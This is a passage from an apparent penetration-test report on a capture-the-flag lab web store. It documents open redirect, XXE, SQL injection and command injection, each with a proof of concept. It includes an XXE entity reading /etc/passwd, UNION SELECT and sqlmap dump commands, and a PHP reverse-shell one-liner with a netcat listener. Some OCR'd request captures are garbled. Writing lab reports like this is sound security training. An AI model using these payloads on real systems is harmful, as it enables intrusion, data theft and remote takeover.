9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/addressbook
12 Cookie: session=54alee3d202bf0a1933ef1d72449802f;
token=86908423ecald1d3d424bf146485f95
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 new_address_title=Mr&new_address_fname=gdfgdf&

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 16 Oct 2024 14:07:55 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Set-Cookie: session=54alee3d202bf0a1933ef1d72449802f;
expires=Wed, 16-oct-2024 15:07:55 GMT; Max-Age=3600;
path=
7 Location: //facebook.com
8 Content-Length: 0
9
10

```

- Send the modified request again.
- You will notice that the user is redirected to the site you specified in the `redirect_url`.

Impact :

- Attackers can exploit open redirect vulnerabilities to redirect users to malicious websites
- Attackers can use open redirects to trick users into revealing session tokens or cookies, which can be used to impersonate users and gain unauthorized access to their accounts.

Recommendations

- avoid using redirects and forwards.
- Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with `http://yourdomainname.com/` before issuing the redirect.

2.6 XXE


Title → XXE flag

Type (webapp / Linux OS / Windows OS) → Web App

Risk Rating → High


Description :

From <http://stock.nahamstore.thm/product/1>




POC :


- Open Burp Suite To Receive Request On it




- Send The Request To Repeater



- Open Burp Suite To Receive Request On it



- Change the request method to post



- We try use ?xml parameter in this request suggests that the server might be expecting or allowing input in XML

Burp Suite Community Edition v2024.7.6 - Temporary Project

Request

```

1 POST /product/1.xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
11 <xml version='1.0'>
12   <data>
13     1
14   </data>

```

Response

```

1 HTTP/2.0 400 Bad Request
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 16 Oct 2024 14:24:13 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 71
7
8 <xml version='1.0'>
9   <error>
10     Invalid XML supplied
11   </error>
12 </data>

```

Target: http://stock.nahamstore.thm | Inspector

Request attributes: 2 | Request query parameters: 1 | Request body parameters: 0 | Request cookies: 0 | Request headers: 7 | Response headers: 5

Done | Event log(4) | All issues | 257 bytes | 334 millis | Memory: 136.4MB

- Send xml code in the request

Burp Suite Community Edition v2024.7.6 - Temporary Project

Request

```

1 POST /product/1.xml HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 71
10
11 <xml version='1.0'>
12   <data>
13     1
14   </data>

```

Response

```

1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 16 Oct 2024 14:24:39 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 71
7
8 <xml version='1.0'>
9   <data>
10     <error>
11       X-Token not supplied
12     </error>
13   </data>

```

Target: http://stock.nahamstore.thm | Inspector

Request attributes: 2 | Request query parameters: 1 | Request body parameters: 0 | Request cookies: 0 | Request headers: 8 | Response headers: 5

Done | Event log(4) | All issues | 257 bytes | 335 millis | Memory: 138.7MB

- Try use X-Token as a tag in xml request code

```

POST /product/1/xml HTTP/1.1
Host: stock.nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/xml,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 64
Content-Type: application/xml

<rel version="1.0">
<data>
<x-Token>
1
</x-Token>
</data>

```

```

HTTP/1.1 403 Unauthorized
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 16 Oct 2024 14:26:29 GMT
Content-Type: application/xml; charset=utf-8
Connection: keep-alive
Content-Length: 72
<rel version="1.0">
<error>
<x-Token>
1
</x-Token>
</error>
</data>

```

- The data is appear in response
- Set payload to reach any file of system like `/etc/passwd`
- It will display the content

```

POST /product/1/xml HTTP/1.1
Host: stock.nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/xml,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 131
Content-Type: application/xml

<rel version="1.0">
<data>
<x-Token>
1
</x-Token>
</data>

```

```

HTTP/1.1 403 Unauthorized
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 16 Oct 2024 14:29:19 GMT
Content-Type: application/xml; charset=utf-8
Connection: keep-alive
Content-Length: 1304
<rel version="1.0">
<error>
<x-Token>
1
</x-Token>
</error>
</data>

```

The response content is the full text of the /etc/passwd file:

```

root:x:0:0::/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:100:games:/usr/games/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:12:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
operator:x:11:0:operator:/var/run/utmp:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
nobody:x:99:99:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nobody:x:100:100:nobody:/nonexistent:/usr/sbin/nologin
messagebus:x:101:101:Message Bus Server:/var/run/ibus:/usr/sbin/nologin
systemd-network:x:102:103:system Network Management...:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:104:105:system Time Synchronization...:/run/systemd:/usr/sbin/nologin

```

- Replace `/etc/passwd` To `///flag.txt`

The screenshot shows the Burp Suite interface with the following details:

Request (Pretty):

```
POST /product/1/test HTTP/1.1
Host: stock.nahamstore.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
```

Request (Raw):

```
<?xml version="1.0"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///flag.txt" > ]>
<data>
    <x:Token>
        &xxe;
    </x:Token>
</data>
```

Response (Pretty):

```
HTTP/1.1 401 Unauthorized
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 12 Jun 2023 14:32:34 GMT
Content-Type: application/xml; charset=utf-8
Connection: keep-alive
Content-Security-Policy: none
X-Token: (9f10dd0b9caada53c4c643744401ea8)
```

Response (Raw):

```
<?xml version="1.0"?>
<error>
    <date>
        <x:Token>
            (9f10dd0b9caada53c4c643744401ea8)
        </x:Token>
    </date>
</error>
```

Inspector Panel:

- Selected text: {9f10dd0b9caada53c4c643744401ea8}
- Request attributes: 2
- Request query parameters: 1
- Request cookies: 0
- Request headers: 8
- Response headers: 5

Bottom Navigation:

- Event Log (5) All issues
- Memory 138 RAM

Impact

- Attackers can read sensitive files from the server
 - Attackers could force the server to make requests to internal systems

2.7 SQL Injection (SQLi)

1) Standard SQL Injection

Title → Standard SQL Injection (SQLi)

Type (Web app) → Web App

Risk Rating → Critical

Description:

A Standard SQL Injection vulnerability was identified in the NahamStore application through the `id` parameter in the product URL. This vulnerability allows an attacker to manipulate SQL queries, potentially exposing sensitive data stored in the database.

Steps to reproduce:

- The attacker identifies the vulnerable endpoint: `http://nahamstore.thm/product?id=`
 - By injecting various SQL payloads, the attacker confirms the presence of SQL injection.
-

POC:

1. Identify the Vulnerable Parameter:

- Navigate to the product page with the parameter `id`.
- Example URL: `http://nahamstore.thm/product?id=1`

2. Inject SQL Payload:

- Modify the URL to test for SQL injection by adding a simple payload: `http://nahamstore.thm/product?id=1'`
- Observe the response for errors indicating SQL execution.

3. Determine Number of Columns:

- Use the `ORDER BY` clause to identify the number of columns: `http://nahamstore.thm/product?id=1 ORDER BY 1--` Increment the number until an error occurs.

4. Confirm the Number of Columns:

- In this case, it was confirmed that there are 5 columns.

5. Extract Data:

- Utilize UNION SELECT statements to retrieve data from the database tables, knowing the table name `sql_injection`.

The screenshot shows a Firefox browser window with two tabs open, both titled "NahamStore - Show Product". The address bar shows the URL: nahamstore.thm/product?id=3+union+SELECT+flag,flag,NULL,NULL,NULL+from+sql_injection--. The main content area displays a product card with the ID {d890234e20be48ff96a2f9caab0de55c} and a price of \$0.00. There is a small thumbnail image of the product. Below the product card is a "Discount Code" input field and two buttons: "Add To basket" and "Check Stock". The top navigation bar includes links for Home, Returns, Login, Register, and a shopping cart icon showing 0 items.

Impact

The exploitation of this vulnerability could allow attackers to:

- Retrieve sensitive data, including usernames and passwords.
- Gain unauthorized access to the database.
- Manipulate database contents or take control of the application.

Recommendations

To mitigate this issue, it is recommended to:

1. **Use Prepared Statements:** Implement parameterized queries to prevent SQL injection.
2. **Input Validation:** Sanitize and validate all user inputs.
3. **Web Application Firewalls (WAF):** Deploy a WAF to detect and block SQL injection attempts.

2) Blind SQL Injection

Title → Blind SQL Injection (SQLi)

Type (Web app) → Web App

Risk Rating → **Critical**

Description:

A Blind SQL Injection vulnerability was discovered in another request within the NahamStore application. Unlike standard SQL injection, the attacker cannot see direct output from the database, but can infer information based on application behavior.

POC:

1. Identify Target Requests:

- Use Burp Suite to intercept requests that interact with the database.

2. Save the Request:

- Save the intercepted request to a text file (e.g., `req.txt`).

3. Use SQLMap:

- Execute SQLMap to test for blind SQL injection vulnerabilities: `sqlmap -r req.txt --dbms='MySQL' -D nahamstore --dump`

4. Extract Specific Table Data:

- If further targeting is needed, use: `sqlmap -r req.txt --dbms='MySQL' -D nahamstore -T sql_two --dump`

Table: sql_two	
[1 entry]	
id	flag
1	{212ec3b036925a38b7167cf9f0243015}

Impact

The exploitation of this vulnerability could allow attackers to:

- Extract sensitive data without direct feedback from the database.
- Perform unauthorized actions within the application.

Recommendations

To mitigate this issue, it is recommended to:

- 1. Implement Rate Limiting:** Limit the number of requests a user can make in a given timeframe to hinder automated attacks.

2. **Error Handling:** Do not disclose database errors to users, which could assist attackers.
3. **Use Web Application Firewalls (WAF):** Monitor and block suspicious queries.

2.8 RCE

1) Remote Code Execution (RCE)

Title → Remote Code Execution (RCE)

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → Critical

Description :

A **Remote Code Execution (RCE)** vulnerability was identified in the web application via the `/account/order/6` endpoint. This vulnerability allows an attacker to manipulate the request parameters to execute arbitrary commands on the server. The attacker can craft a specific payload to generate a reverse shell, gaining unauthorized access to the server.

Steps to reproduce:

- When a user accesses the `/account/order/6` endpoint, the application generates a PDF receipt for the order, which can be downloaded via a button.
-

POC :

1. Open the Order Details:

- Navigate to the endpoint `http://nahamstore.thm/account/order/6` to view the order details.

The screenshot shows a web browser window with the URL `nahamstore.thm/account/orders/6`. The page title is "Order # 6". It displays a "Shipping Address" section with the name "Mr taha a mans". In the "Order Details" section, it shows "Order Id: 6", "Order Date: 16/10/2024 00:06:53", and "User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0". Below these, a table lists two "Sticker Pack" items, each costing \$15.00, with a total cost of \$30.00.

Product	Cost
Sticker Pack	\$15.00
Sticker Pack	\$15.00
Total	\$30.00

2. View the Source Code:

- Inspect the page source to identify hidden form parameters. Look for parameters like `what` and `id`.

The screenshot shows the browser's developer tools with the "view-source" tab selected. The page source code is displayed, highlighting a portion of the PDF generation form. The highlighted code includes the form action (`/pdf-generator`), hidden fields (`what` and `id`), and the submit button.

```

40     </div><!-- ./nav-collapse -->
41     </div>
42   </nav>
43 </div> <div class="container" style="margin-top:110px;">
44   <div class="row">
45     <div class="col-md-6 col-md-offset-3 text-center">
46       <h1 class="text-center">Order # 6</h1>
47
48       <div class="row" style="height:70px">
49         <div class="text-center">
50           <form method="post" action="/pdf-generator" target="_blank">
51             <input type="hidden" name="what" value="order">
52             <input type="hidden" name="id" value="6">
53             <input type="submit" class="btn btn-success" value="PDF Receipt">
54           </form>
55         </div>
56       </div>
57     </div>
58
59
60     </div>
61   </div>
62   <div class="row">
63     <div class="col-md-4">
64       <div class="panel panel-default">
65         <div class="panel-heading">
66           <h3 class="panel-title">Shipping Address</h3>
67         </div>
68         <div class="panel-body">
69           <div><strong>Mr. taha a</strong></div>
70           <div>mans<br></div>
71         </div>
72       </div>
73     </div>
74   </div>
75   <div class="col-md-4 col-md-offset-4">
76     <div class="panel panel-default">
77       <div class="panel-heading">
78         <h3 class="panel-title">Order Details</h3>
79       </div>
80     </div>

```

3. Intercept the PDF Generation Request:

- Click the button to generate the PDF and intercept the request to `/pdf-generator`.

```

Request to http://nahamstore.thm:80 [10.10.38.254]
Forward Drop Intercept is on Action Open browser Add notes HTTP/1
Pretty Raw Hex
1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/account/orders/6
12 Cookie: session=0238ef2252b94d568010586a257ee62c; token=df86eafe88ff9ec5627ccf1f389c1620e
13 Upgrade-Insecure-Requests: 1
14
15 what=order&id=6

```

4. Edit the Request Content:

- Modify the intercepted request content to test for command execution.
Change it from:to:

what=order&id=6;whoami

- This tests if the server responds to the command injection.

Request	Response
Pretty Raw Hex <pre> 1 POST /pdf-generator HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 15 9 Origin: http://nahamstore.thm 10 Connection: keep-alive 11 Referer: http://nahamstore.thm/account/orders/6 12 Cookie: session=0238ef2252b94d568010586a257ee62c; token=df86eafe88ff9ec5627ccf1f389c1620e 13 Upgrade-Insecure-Requests: 1 14 15 what=order&id=6;whoami </pre>	Pretty Raw Hex Render <pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Wed, 16 Oct 2024 00:09:10 GMT 4 Content-Type: application/pdf 5 Connection: keep-alive 6 Set-Cookie: session=0238ef2252b94d568010586a257ee62c; expires=Wed, 16-Oct-2024 01:09:10 GMT; Max-Age=3600; path=/ 7 Content-Length: 10918 8 9 %PDF-1.5 10 %aa10 11 12 1 0 obj 13 << /Type /Catalog 14 /Pages 2 0 R>> 15 endobj 16 17 2 0 obj 18 << /Type /Pages 19 /Kids 13 0 R> </pre>

5. Test Different Payloads:

- Try various payloads to see the server's response:
 - what=order&id=6&whoami
 - what=order&id=6\$(whoami)
- Observe that you might not receive a response with these attempts.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown to generate a PDF. The 'Response' pane shows the generated PDF content, which includes a set-cookie header for a session ID and some XML-like data. The status code is 200 OK.

```

POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/orders/6
Cookie: session=0238ef2252b94d568010586a257ee62c; token=d886fe8ff9ec562ccf1f389c1620e
Upgrade-Insecure-Requests: 1
what=order&id=1$(whoami)

```

```

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 16 Oct 2024 00:22:48 GMT
Content-Type: application/pdf
Connection: keep-alive
Set-Cookie: session=0238ef2252b94d568010586a257ee62c; expires=Wed, 16-Oct-2024 01:22:48 GMT; Max-Age=3600; path=/
Content-Length: 10431
%PDF-1.5
%äö
11
12 1 0 obj
13 <>/Type /Catalog
14 /Pages 2 0 R>
15 endobj
16
17 2 0 obj
18 <>/Type /Pages
19 /Kids [3 0 R]

```

6. Successful Payload:

- Search for a PHP reverse shell payload. Use the following payload:

```
php -r '$sock=fsockopen("10.0.0.1",9000);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Change the IP and port to your server's or machine's IP and desired port. Your final payload becomes:

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. The 'Request' pane shows the original PDF generation request. The 'Payload' field in the repeater tool has been modified to contain the PHP reverse shell payload: '\$sock=fsockopen("10.0.0.1",9000);exec("/bin/sh -i <&3 >&3 2>&3");'. The 'Response' pane shows the expected 200 OK status code and no response body.

```

POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/account/orders/6
Cookie: session=0238ef2252b94d568010586a257ee62c; token=d886fe8ff9ec562ccf1f389c1620e
Upgrade-Insecure-Requests: 1
what=order&id=1$(php -r '$sock=fsockopen("10.0.0.1",9000);exec("/bin/sh -i <&3 >&3 2>&3");')

```

```

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 16 Oct 2024 00:48:10 GMT
Content-Type: application/pdf
Connection: keep-alive
Set-Cookie: session=0238ef2252b94d568010586a257ee62c; expires=Wed, 16-Oct-2024 01:48:10 GMT; Max-Age=3600; path=/
Content-Length: 0


```

- Send the request. You should receive a 200 OK status code with no response body.

7. Start Netcat Listener:

- On your machine, start a Netcat listener to catch the reverse shell:


```
nc -nlvp 9000
```



```
(commandohtsrt㉿kali)-[~]
$ nc -nlvp 9000
listening on [any] 9000 ...
```

8. Encode Your Payload:

- Use Burp Suite to URL encode your final payload and send the request.



